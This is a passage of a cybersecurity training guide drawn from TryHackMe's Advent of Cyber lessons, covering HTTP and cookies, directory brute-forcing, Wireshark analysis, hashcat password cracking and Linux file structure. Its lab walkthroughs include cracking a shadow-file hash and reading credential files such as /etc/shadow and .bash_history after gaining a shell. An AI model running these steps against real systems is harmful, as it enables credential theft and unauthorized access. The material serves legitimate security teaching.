

## ADVENT CHALLENGE COMPLETE RESSOURCES

### DISCLAIMER

Any content in this document has been taken from TryHackMe's resources published in the Advent of Cyber.

If you wish to help make this document better, or if you wish to find a newer version of it please check the Github repository at [https://github.com/horshark/thm\\_hacking\\_encyclopedia](https://github.com/horshark/thm_hacking_encyclopedia).

# SUMMARY

*Ctrl+Click on any of the chapter to jump to it.*

---

- **DAY 01:** *Auth and Cookies*
- **DAY 02:** *Brute forcing directories*
- **DAY 03:** *Wireshark and password cracking*
- **DAY 04:** *File Structure*
- **DAY 05:** *Open Source Intelligence (OSINT)*
- **DAY 06:** *Data Exfiltration Techniques*
- **DAY 07:** *Networking*
- **DAY 08:** *Linux Privilege Escalation: SUID*
- **DAY 09:** *Python (Part I): Requests library*
- **DAY 10:** *Metasploit*
- **DAY 11:** *Exploiting Application Layer Services*
- **DAY 12:** *Encryption*
- **DAY 14:** *AWS and cloud storage*
- **DAY 15:** *File Inclusion*
- **DAY 16:** *Python (Part II): OS, Zipfile and Exiftool libraries*
- **DAY 17:** *Hydra*
- **DAY 18:** *XSS*
- **DAY 19:** *Command injection*
- **DAY 21:** *Reverse Engineering I: x86-64 Assembly*
- **DAY 22:** *Reverse Engineering II: If statements*
- **DAY 23:** *SQL Injection*

## DAY 01: Auth and Cookies

---

A website is usually run on what is called a web server. A web server is what's needed to essentially make the web site accessible on the wider internet (amongst other things). A computer needs a standardised way of communicating with a web server. There are so many different flavours of operating systems, browsers, and devices and we need to make sure this communicate is consistent across all of them.

Enter HTTP. Hyper Text Transfer Protocol(HTTP) is this standardised method we're talking about. HTTP usually works in the form of requests where a client (something like a browser) sends a request to complete a particular action to the website (technically the server). These actions can range from logging in and retrieving pages to adding some data (depending on the application of the website).

```
GET /login HTTP/1.1 [1]
Host: localhost:3000 [2]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:61.0) Gecko/20100101 Firefox/61.0 [3]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 [4]
Accept-Language: en-GB,en;q=0.5 [5]
Accept-Encoding: gzip, deflate [6]
Connection: close [7]
Upgrade-Insecure-Requests: 1 [8]
```

*A GET request.*

### [1]

The first part is known as the HTTP verb that tells the server what kind of action the client is requesting. The most common types are:

- GET - used to retrieve resources, to pull a book off the shelf or open to a specific page of that book.
- POST - used to change state on the server, to write something down.

While this is what they are commonly used for, they can be implemented incorrectly.

The second part refers to the path the action is directed towards - in this case the client is telling the server to **get** the **login** page. The third part refers to the protocol - in this case it is version 1.1 of the HTTP protocol.

Lines [2]-[8] are known as HTTP Headers. Headers are used by both the client and server to pass extra information to each respective entity. Headers are usually in the form **Name: Value**. Here's a brief description of some of the request headers:

- **Host[2]:** Used to pass the domain name of the server. This is useful in a situation where a server hosts multiple web sites so the server will know which page to pass back to the browser
- **User-Agent[2]:** specifies what browser made the request. This is useful because different web pages render differently on web browsers so servers would know what exactly to server depending on what browser requested it.

When the server receives this request, it will respond to the action with an HTTP response. In the case of the following request, this is the response:

```
HTTP/1.1 200 OK[1]
X-Powered-By: Express[2]
Content-Type: text/html; charset=utf-8[3]
Content-Length: 1493[3]
ETag: W/"5d5-ZdJhoKmkW86HkIS/Wy+dOEaa80A"[4]
Date: Fri, 29 Nov 2019 00:20:52 GMT[5]
Connection: close[6]
<!DOCTYPE html>
<html>
```

*The server's response.*

[1]

The first part of [1] contains the version of the HTTP protocol that the server uses. The second part is known as a **status/response code**. Response codes are used by the server to indicate the status of a request. They are divided into the following classes:

1. **1XX** - Information Requests
2. **2XX** - Successful Requests
3. **3XX** - Redirects
4. **4XX** - Client Errors
5. **5XX** - Server Errors

[2]-[8] are response headers used to pass information to the client. You may notice that [2] is prefaced with "X-". This is usually the format of a custom header, so anytime you see something like that, it's worth finding out more. After [6], depending on whether the request is successful, the server will usually pass in content of a page. A client can usually request various different files from a browser, but the most common ones are:

- HTML - syntax and language used to define the structure of a web page
- JavaScript - language used to perform actions related to HTML
- CSS - used to add styling to web pages

Here are some other things to note about the HTTP protocol that will be useful later on:

- HTTP is stateless: the server has no way to keep track of the order of requests the client is sending
- HTTP is unencrypted and is usually used with TLS to form HTTPS, an encrypted form of HTTP which uses certificates to verify that the website really is what it claims to be (i.e. google versus goggles)
- HTTP commonly runs on port 80 while HTTPS commonly runs on port 443 - these can be changed
- There's a lot more that goes into making a connection from a client to the server and HTTP is only part of that

If HTTP can't keep state, how does the server keep track of what the client is doing, especially if they've logged in and are buying products?

*Enter Cookies.* Cookies are a key value pair in the form of *name:value* and can be used for various purposes. For now, we'll focus on the session management. Session Management refers to how the server keeps track of the actions performed by a client. Sessions are usually created with the following workflow:

- User sends username and password to the server to authenticate themselves
- Server checks if users details are correct and sets a cookie
- Every time the user performs an action, the browser sends the cookie as part of the request to the server, which then checks to cookie to ensure the user is authorised to perform a particular action

An important note to consider is that cookie values will be encoded from time to time. A browser and server may not be able to interpret particular characters so the value placed in a cookie is encoded when it's sent and decoded under the hood (at either end).

A fairly common encoding type is Base64 Encoding:


| Index   | Binary | Char | Index | Binary | Char | Index | Binary | Char | Index | Binary | Char |
|---------|--------|------|-------|--------|------|-------|--------|------|-------|--------|------|
| 0       | 000000 | A    | 16    | 010000 | Q    | 32    | 100000 | g    | 48    | 110000 | w    |
| 1       | 000001 | B    | 17    | 010001 | R    | 33    | 100001 | h    | 49    | 110001 | x    |
| 2       | 000010 | C    | 18    | 010010 | S    | 34    | 100010 | i    | 50    | 110010 | y    |
| 3       | 000011 | D    | 19    | 010011 | T    | 35    | 100011 | j    | 51    | 110011 | z    |
| 4       | 000100 | E    | 20    | 010100 | U    | 36    | 100100 | k    | 52    | 110100 | 0    |
| 5       | 000101 | F    | 21    | 010101 | V    | 37    | 100101 | l    | 53    | 110101 | 1    |
| 6       | 000110 | G    | 22    | 010110 | W    | 38    | 100110 | m    | 54    | 110110 | 2    |
| 7       | 000111 | H    | 23    | 010111 | X    | 39    | 100111 | n    | 55    | 110111 | 3    |
| 8       | 001000 | I    | 24    | 011000 | Y    | 40    | 101000 | o    | 56    | 111000 | 4    |
| 9       | 001001 | J    | 25    | 011001 | Z    | 41    | 101001 | p    | 57    | 111001 | 5    |
| 10      | 001010 | K    | 26    | 011010 | a    | 42    | 101010 | q    | 58    | 111010 | 6    |
| 11      | 001011 | L    | 27    | 011011 | b    | 43    | 101011 | r    | 59    | 111011 | 7    |
| 12      | 001100 | M    | 28    | 011100 | c    | 44    | 101100 | s    | 60    | 111100 | 8    |
| 13      | 001101 | N    | 29    | 011101 | d    | 45    | 101101 | t    | 61    | 111101 | 9    |
| 14      | 001110 | O    | 30    | 011110 | e    | 46    | 101110 | u    | 62    | 111110 | +    |
| 15      | 001111 | P    | 31    | 011111 | f    | 47    | 101111 | v    | 63    | 111111 | /    |
| padding |        | =    |       |        |      |       |        |      |       |        |      |

Base64 Encoding table.


What would an attacker do: an attacker would first try to identify how the cookie are used for session management. Using [Burp Suite](#), they would intercept every request mentioned in the flow above to examine how the server sets the cookie. Common hallmarks of insecure session management include:

- **Using a fixed cookie value:** If an attacker obtains the cookie value of a user and this cookie value is always the same, then the attacker can use this to gain access to a user's account. The remediation is that cookie values should be randomly regenerated whenever a user authenticates, so even if an attacker obtains this cookie value once, they wouldn't use it to gain persistent access to users' tokens.
- **Using a predictable value as part of a cookie:** if a server creates cookies that use predictable values such as username or numbers, an attacker could just set their own cookie that a server would authenticate as a different user. The remediation to this is to ensure that cookie values are completely random

While you can use Burp Suite to manipulate cookies, you can also use the inspect element features of browsers. Right click anywhere on the browser and click the inspect button (alternatively you can use the Ctrl-Shift-I combination on Windows/Linux or Cmd-Opt-I on Mac):



This will bring up the developer tools console. Once you have this open, select the Application tab on the top and click the cookies button on the left hand side. This will give you a list of all your cookies categorised per website. You can change the name and value of any cookie but double clicking it.



## DAY 02: Brute forcing directories

---

It's common practice to use off the shelf applications. This can be anything from default servers like apache to using common frameworks like Django (built using Python), and Express (built using JavaScript on NodeJS).

Unfortunately, many off the shelf components are not default by secure; many use default credentials and even leave sensitive pages open to the public including:

- Admin panels
- Server status checks
- Debug pages

These pages contain information and functionality that at least allow an attacker to learn more about a system; paths to sensitive files on the server and version information. At most, these pages have live user data and actual functionality that should not be left open; querying and manipulating users' data and much more.

What would an attacker do: Some web applications make it easier for attackers to find these sensitive pages. The most common way is enumerating directories by brute-forcing. This involves sending requests to different pages on the server and using the server's response to verify the existence of a page (and even access the page). Here's a short example:

As an attacker, I would use a list of common pages that are known to be exposed (more on this later) to access the pages. For example, I know that the /css page exists because the server responds with a 200 status code which indicates that the server retrieved the page successfully. Suppose I try to access 2 pages (/random-page and /server-status). Accessing the /random-page returns a response status code of 404 (this status code means the page is not found). However, accessing the /server-status page returns a response status code of 200. Accessing /server-status returns the same status code as a normal page so I know that it is accessible. On the other hand, accessing /random-page gives a different response code from accessing a normal page so we know it doesn't exist.



Luckily, we can do this using an automated tool instead of sending a request manually. There are a lot of different tools that do this, but today we'll use [DirSearch](#). To use this tool, you need Python installed on your system!

Once you have this tool installed, you need to use a wordlist to look for common pages/directories. Again, there can be a lot of different word lists you can use, but for this, we will use the **directory-list-2.3-medium.txt** available to download from [here](#).

An example of running this tool shows:

```
./dirsearch.py -u https://www.tryhackme.com/ -w ./DirBuster-Lists/directory-list-2.3-big.txt -e html
```

#### Syntax:

- -u is the hostname of the website
- -w is the wordlist
- -e is the extension:
  - Different web pages use different technologies (you can usually identify this by the file it loads in the browser e.g. if it's a .js, .aspx page)
- -f is the flag used to force extensions applied to the pages in the word list:
  - Mostly used when you're quite sure about what kind of technology a server is running
  - If you don't know what extension to brute force, you don't need to specify this flag

```

dirsearch v0.3.8
Extensions: html | HTTP method: get | Threads: 10 | Wordlist size: 1273424
Error Log: /data/home/Documents/repositories/dirsearch/logs/errors-19-12-02_17-26-31.log
Target: https://www.tryhackme.com/

[17:26:31] Starting:
[17:26:32] 200 - 20KB - /
[17:26:32] 200 - 12KB - /contact
[17:26:32] 200 - 18KB - /faq
[17:26:32] 301 - 173B - /img -> /img/
[17:26:33] 200 - 5KB - /login
[17:26:33] 301 - 179B - /events -> /events/
[17:26:33] 301 - 177B - /forum -> /forum/
[17:26:33] 302 - 28B - /profile -> /login
[17:26:33] 302 - 28B - /docs -> /login
[17:26:33] 200 - 16KB - /terms
[17:26:34] 302 - 28B - /jobs -> /login
[17:26:34] 302 - 28B - /feedback -> /login
[17:26:34] 200 - 5KB - /awards
[17:26:34] 200 - 11KB - /signup
[17:26:35] 301 - 169B - /p -> /p/
[17:26:35] 301 - 177B - /admin -> /admin/
[17:26:35] 301 - 179B - /assets -> /assets/
[17:26:35] 302 - 28B - /chat -> /login
[17:26:36] 200 - 18KB - /FAQ
[17:26:36] 302 - 28B - /upload -> /login
[17:26:37] 301 - 173B - /mp3 -> /mp3/
[17:26:38] 301 - 173B - /css -> /css/
[17:26:38] 302 - 28B - /rules -> /login
[17:26:38] 200 - 12KB - /Contact
[17:26:39] 302 - 28B - /tutorial -> /login
[17:26:39] 301 - 181B - /clients -> /clients/
[17:26:40] 301 - 179B - /thread -> /thread/
[17:26:40] 302 - 28B - /access -> /login
[17:26:40] 200 - 23KB - /subscriptions
[17:26:40] 200 - 5KB - /Login

```

Sample Output from Dirsearch

As you can see, some pages have 200 response codes but others have 301. In this case, the 301 response code means that the page is redirecting to the login page. Like mentioned earlier, different applications respond differently. In this case, we've learned that the pages with 301 response codes can only be accessed after login.

### Sensitive/Default Information

Depending on the application used, an attacker can easily find sensitive information when accessing the application. Example include:

- Comments and API keys in the source code
- Password (Hashes) in requests and responses:
  - For responses, having sensitive information as part of GET requests is insecure as these requests are usually logged for debugging. This would mean anyone with access to the logs has information about it
  - For responses, sensitive information is usually put in headers, cookies or source code

What would an attacker do: After checking the aforementioned locations, an attacker can mostly use this extra information to enumerate the application. Examples of enumeration include:

- Cracking password hashes in the response to access users' accounts
- Using API keys to access functions and API calls without authorization
- Find hidden URLs and System information that they can use to find public exploits

Are these realistic?: Yes! Companies either use default credentials or have exposed web pages up.

## DAY 03: Wireshark and password cracking

---

### Wireshark

Given the right permissions, anyone can load a program such as Wireshark and start capturing network traffic. Without going into low-level detail about how a frame is formed (a network packet formed created using the [OSI model](#) layers), you can easily filter through a network capture file and view what data your computer has been sending and receiving.

You can sniff your own network traffic and see your own data sent and received, or you can sniff traffic on a switch or hub (where data is sent to to be routed to other devices) and reveal what everyone has been looking at.

Without packet data being encrypted you could see all network requests and responses, along with its data; you could see what websites people have been visiting, users personal information (credentials, bank account data).. Anything.. Providing the data is not encrypted of course. Protocols such as telnet and http will transfer data in plaintext, which means you can extract human-readable data out of it.

Below is a table of terms used throughout this document.


| Term     | Description  |
|----------|--|
| Packet   | A packet consists of control information and user data, which is also known as the payload.  |
| Protocol | A network protocol is a set of rules followed by the network. An example of a protocol is HTTP, explained in challenge 1.  |
| Port     | <p>A network port is a number that identifies one side of a connection between two computers. Computers use port numbers to determine to which process or application a message should be delivered.</p> <p>For example, SSH uses port 22 to communicate, Telnet uses port 23 and FTP (file transfer protocol) uses port 21.</p> |

We will use Wireshark, a free and open-source packet analyzer tool to review a pcap file (pcaps are the file extension for network files, commonly associated with Wireshark).

To open a pcap file, on Wireshark click File -> open. This will load the network capture, at a first glance you will see the following columns:

- No - This is the packet number
- Time - This is the time the packet was captured from when the 'sniffing' took place.
- Source - The IP address of the source device
- Destination - The IP address of the destination device
- Protocol - The protocol of the packet
- Length - The length of the frame
- Info - Common information.


When you select a packet, you will see the following:



Each dropdown section here is a layer in the OSI model. For example, we have the whole frame, then Ethernet (Data Link Layer - Layer 2), Internet Protocol Version 4 (Network Layer - Layer 3), Transmission Control Protocol (TCP - Transport Layer - Layer 4) and the data contained in the packet. Don't worry if this doesn't make sense yet. This is a gentle introduction into network analysis. Read more about the OSI model here: <https://medium.com/software-engineering-roundup/the-osi-model-87e5adf35e10>

We can apply filters to Wireshark to search for specific packets. We can filter by packet length, protocol, source or destination IP and more. Lets try searching for the telnet port to see if there is any telnet protocol packets.

In the filter field, type 'telnet'.



You should see 3 packets. If you look in the packet data view, you should see plain text data! In our case, it looks like its Linux commands being sent from the source 10.10.186.136 to 63.32.89.195.

To follow the complete stream of data, when the two machines were communicating, right click on the first packet shown, then click follow, then click TCP Stream. You should now be able to see all commands sent to the remote machine (shown in red) and the response from that server (shown in blue)!

**Whoo!** You have now analysed a pcap file to identify where someone was using telnet to execute commands on a remote machine!

## Password Cracking

In the previous Wireshark capture, we found some data a device sent over telnet. You would have seen the command **cat /etc/shadow** - On a Linux system the shadow file contains all user account details. Its broken down into the following format:

```
username:$hash_algorithm$hash_salt$hash_data:other_data..
```

In this challenge, we're only really interested in the users hashed password. Firstly, what is a hash?

Hashing and encrypting are **not** the same. If you encrypt something, you can decrypt it again to get the original plain text data. With a hash, it only works one way. You can turn it into another not-human readable form and it cannot be reversed. With a hash, the only way to tell the value of the hash is, taking characters, hashing them and comparing them to see if both hashes are the same.

We can try and *Crack The Hash* by taking a word list, using a hashing algorithm and hashing each word from the list, comparing it to the original. If it's the same hash, we have the word that was originally hashed, if its different we can move onto the next word to compare.

Let's take an example hash and crack it together! Let's say we have the following data:

```
testuser:$6$/5K3q7L0$XsNMzp37s0Q8/sAX0NXtQQjsy6a2f5tvKn2ZJSGWwE8uL9JLhXKpR7.pCbu/WoZa4LXI  
PYe7k18Z3Nohymk5T0:18233:0:99999:7:::
```

Blue shows the username, the green shows all the hash information, and the red color shows the rest of the data.

Let's separate the user and the hash:

Linux username:

testuser

Hash Information:

\$6\$/5K3q7L0\$XsNMzp37s0Q8/sAX0NXtQQjsy6a2f5tvKn2ZJSGWwE8uL9JLhXKpR7.pCbu/W  
oZa4LXIPYe7k18Z3Nohymk5T0

Using the first \$6, we can look up what type of hash algorithm was used. To look this up, check this page: [https://hashcat.net/wiki/doku.php?id=example\\_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes) and view the Hash-mode. We can search for \$6 and see the hash-mode for Hashcat is 1800 and the type is using sha512crypt.

Hashcat is a very popular password cracking tool. You can download it from the official hashcat website: <https://hashcat.net/hashcat/>. Alternatively, if you're using the [virtual Kali machine on TryHackMe](#) it will be pre-installed for you - simply open up a terminal and type 'hashcat'.

We now need a wordlist to hash and compare to the original, for this we're going to use a password list called rockyou.txt. Download this here: <https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt> - again, if you're using the virtual Kali machine, its already downloaded and can be found: /usr/share/wordlists (you will need to run gunzip /usr/share/wordlists/rockyou.txt.gz to decompress it).

First things first, lets save the Hash Information into a file (so, just copy all the green text under the *Hash Information* section above).

Now let's crack this hash! We have our hash mode (1800), our hash data in a file and a wordlist (rockyou.txt).

Run the following command:

Hashcat -m 1800 <your hash file> <your list file>

```
root@kali:~/Desktop# hashcat -m 1800 hash /usr/share/wordlists/rockyou.txt --force
```

```
Dictionary cache built:
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 2 secs

$6$/5K3q7L0$XsNMzp37s0Q8/sAX0NxtQQjsy6a2f5tvKn2ZJSGWwE8uL9JLhXKpR7.pCbu/WoZa4LXIPYe7k18Z3Nohymk5T0:password

Session.....: hashcat
Status.....: Cracked
Hash.Type.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: $6$/5K3q7L0$XsNMzp37s0Q8/sAX0NxtQQjsy6a2f5tvKn2ZJSG...ymk5T0
Time.Started....: Tue Dec 3 17:27:37 2019 (1 sec)
Time.Estimated...: Tue Dec 3 17:27:38 2019 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 147 H/s (5.29ms) @ Accel:64 Loops:32 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 128/14344385 (0.00%)
Rejected.....: 0/128 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: 123456 -> diamond

Started: Tue Dec 3 17:27:16 2019
Stopped: Tue Dec 3 17:27:40 2019
root@kali:~/Desktop#
```

You should eventually get the following output. We can see the hash and after the: we see it says password. To the testuser's password was... Password.

Use this principle to crack the hash you found in the network capture.

**Is this realistic:** network capture files are commonly used to identify attacker activity when a network hash been breached. Analyzing aspects like the protocols they used, the commands they sent and even the IP addresses they use help us understand more about an attacker. While this example uses telnet, more sophisticated attackers would encrypt their traffic to prevent identification.



## DAY 04: File Structure

---

Please note, there's a lot more to Linux than what's on the supporting material. This guide is intended to help you start off with using the command line.

Linux uses the [filesystem hierarchy standard](#) which defines the way directories/folders are laid out. It's important to understand this structure to understand how the operating system works. The top most directory is called the root directory(/). Since the file system is organised in a hierarchy, every file and folder is located under the root directory. Here's the most common layout of the root directory:

- **/bin** - contains programs in the form of binary files that user can run
- **/boot** - contains the files needed to start the system
- **/dev** - used to represent devices(mostly virtual) that correspond to particular functions
- **/etc** - contain configuration files for services on a computer and some system files
- **/usr** - contain executable files(programs) for most system programs
- **/home** - contains home directories for personal users
- **/lib** - contain libraries(which contain extra functions) that are used by executable files in the /bin directories
- **/var** - mostly contain files that store information about how services run(also known as log files)
- **/proc** - contains information about processes running on the system
- **/mnt** - used to mount file systems. Mounts are usually used when users want to access other file systems on their system
- **/opt** - contains optional software
- **/media** - contains removable hardware e.g. USB
- **/tmp** - contains temporary files. This folder is usually cleared on reboot so doesn't store persistent files
- **/root** - contains files created by the super user(more on this later)

Now that we have a brief explanation about the file structure, let's dive straight in. To learn basic commands, we'll assume the scenario of what an attacker would do if they gain access to a linux system.

The first thing an attacker would do is gain access to the system. This can be done in many different ways, but the most common way is using a shell. A shell is used to run system commands (it can also be thought of as the terminal or as the actual command line). Shells are also programs and the most common shells are:

- `/bin/sh`
- `/bin/bash`

While the shells are quite similar, they have subtleties in the way they operate. Like mentioned earlier, a shell will be used to run programs(they can be stored anywhere on the file system, but in most cases, they will be stored in the `/bin` or `/usr` folder). You can run programs from the shell, but the shell would need to know where these programs are actually stored. It uses the `$PATH` variable to do this. Users can add and remove location on the path(we won't be doing this for this exercise).

Now that an attacker has a shell on the system(we'll assume that an attacker somehow got remote access to the machine as a particular user and log in as a user), they would commonly land in the user's home directory(in the location `/home/username`). Users store a lot of files in the home directory, so an attacker would want to see what files are there. They do this using the `ls` command:

```
[ec2-user@ip-10-10-69-240 ~]$ ls -la
total 16
drwx----- 3 ec2-user ec2-user  95 Dec  4 08:04 .
drwxr-xr-x  4 root      root      40 Dec  4 07:27 ..
-rw-----  1 ec2-user ec2-user 108 Dec  4 08:04 .bash_history
-rw-r--r--  1 ec2-user ec2-user  18 Jul 27 2018 .bash_logout
-rw-r--r--  1 ec2-user ec2-user 193 Jul 27 2018 .bash_profile
-rw-r--r--  1 ec2-user ec2-user 231 Jul 27 2018 .bashrc
drwx----- 2 ec2-user ec2-user  29 Dec  4 07:23 .ssh
```

Notice here that the command has other options(called flags). Flags pass in extra options to the command.

Linux commands can be very daunting, but the best thing about them is their *man pages*. A man page gives information about a particular command and how it is used. Most commands have man pages attached to them. If you want more information about `ls`, you just need to run `man ls`

```

LS(1)
User Commands

NAME
  ls - list directory contents

SYNOPSIS
  ls [OPTION]... [FILE]...

DESCRIPTION
  List information about the FILES (the current directory by default). Sort entries alphabetically if none of -cftuvSUX nor --sort is specified.
  Mandatory arguments to long options are mandatory for short options too.

  -a, --all
      do not ignore entries starting with .

  -A, --almost-all
      do not list implied . and ..

  --author
      with -l, print the author of each file

  -b, --escape
      print C-style escapes for nongraphic characters

  --block-size=SIZE
      scale sizes by SIZE before printing them; e.g., '--block-size=M' prints sizes in units of 1,048,576 bytes; see SIZE format below

  -B, --ignore-backups
      do not list implied entries ending with ~

  -c      with -lt: sort by, and show, ctime (time of last modification of file status information); with -l: show ctime and sort by name; otherwise: sort by ctime, newest first

  -C      list entries by columns

  --color[=WHEN]
      colorize the output; WHEN can be 'always' (default if omitted), 'auto', or 'never'; more info below

  -d, --directory
      list directories themselves, not their contents

```

As you can see, this page shows information about the command and various flags that can be used. To quit the man page, type *q*.

The next thing an attacker would do would try find files of interest. On common file of interest is the *.bash\_history* file which keeps track of what commands the user has run. To list of the contents of a file, use the *cat filename* command. In this case, the output would be:

```

[ec2-user@ip-10-10-69-240 ~]$ cat .bash_history
nano generate.sh
adduser mcsysadmin
sudo adduser mcsysadmin
sudo passwd mcsysadmin
ls
su mcsysadmin
sudo su

```

This file is useful to check as it gives an indication of what a user has been doing - sometimes a user may access a potentially interesting file or run commands.

Another file an attacker would access would be the `/etc/passwd` file. This file gives information about all the users on the machine. The format of the file would be:

`username[1]:x[2]:userid[3]:groupid[4]:useridinfo[5]:/folder/location[6]:/shell/location[7]`

- [1] username
- [2] usually an x character and is used to represent their passwords
- [3] User ID
- [4] Group ID
- [5] Extra comments about a user
- [6] Home Directory
- [7] Shell Location - Most actual users will use the aforementioned shells, but accounts can also belong to particular services. These services won't have paths to shells but files like `/sbin/nologin` which means that the user can't access this account through a shell(sometimes not at all)

Another note to mention is that the `/etc/passwd` file is world readable. This is a useful file to display as a proof of concept to show that you have access to a system. A similar such file is the `/etc/shadow` file that actually contains password hashes of the user.

An attacker may find a large file that they want to search - it could be source code(and source code can contain API keys and other sensitive information). An attacker could use the `grep` tool to extract a particular value from a file using the command `grep 'string' filename`. `Grep` is even more powerful and can recursively search through files with more powerful pattern matching using `regex`. We won't dive into `regex` but you can find some information on getting started [here](#) and [here](#).

On computers, users would usually leave files lying around. Common files include credential files and backup files(with the extension `.bak`). A convenient way of searching for files uses the `find` command. A common break down of the command is

*`find location -name file_name`*

With this you can also use what we call wildcards. Filename usually have a particular format of:

*`Name.extension`*

If you want to find all the files with the `jpg` extension, you can use `*.jpg` as the filename where the `*` character represents every file and the `.jpg` extension represents a `jpg` file.

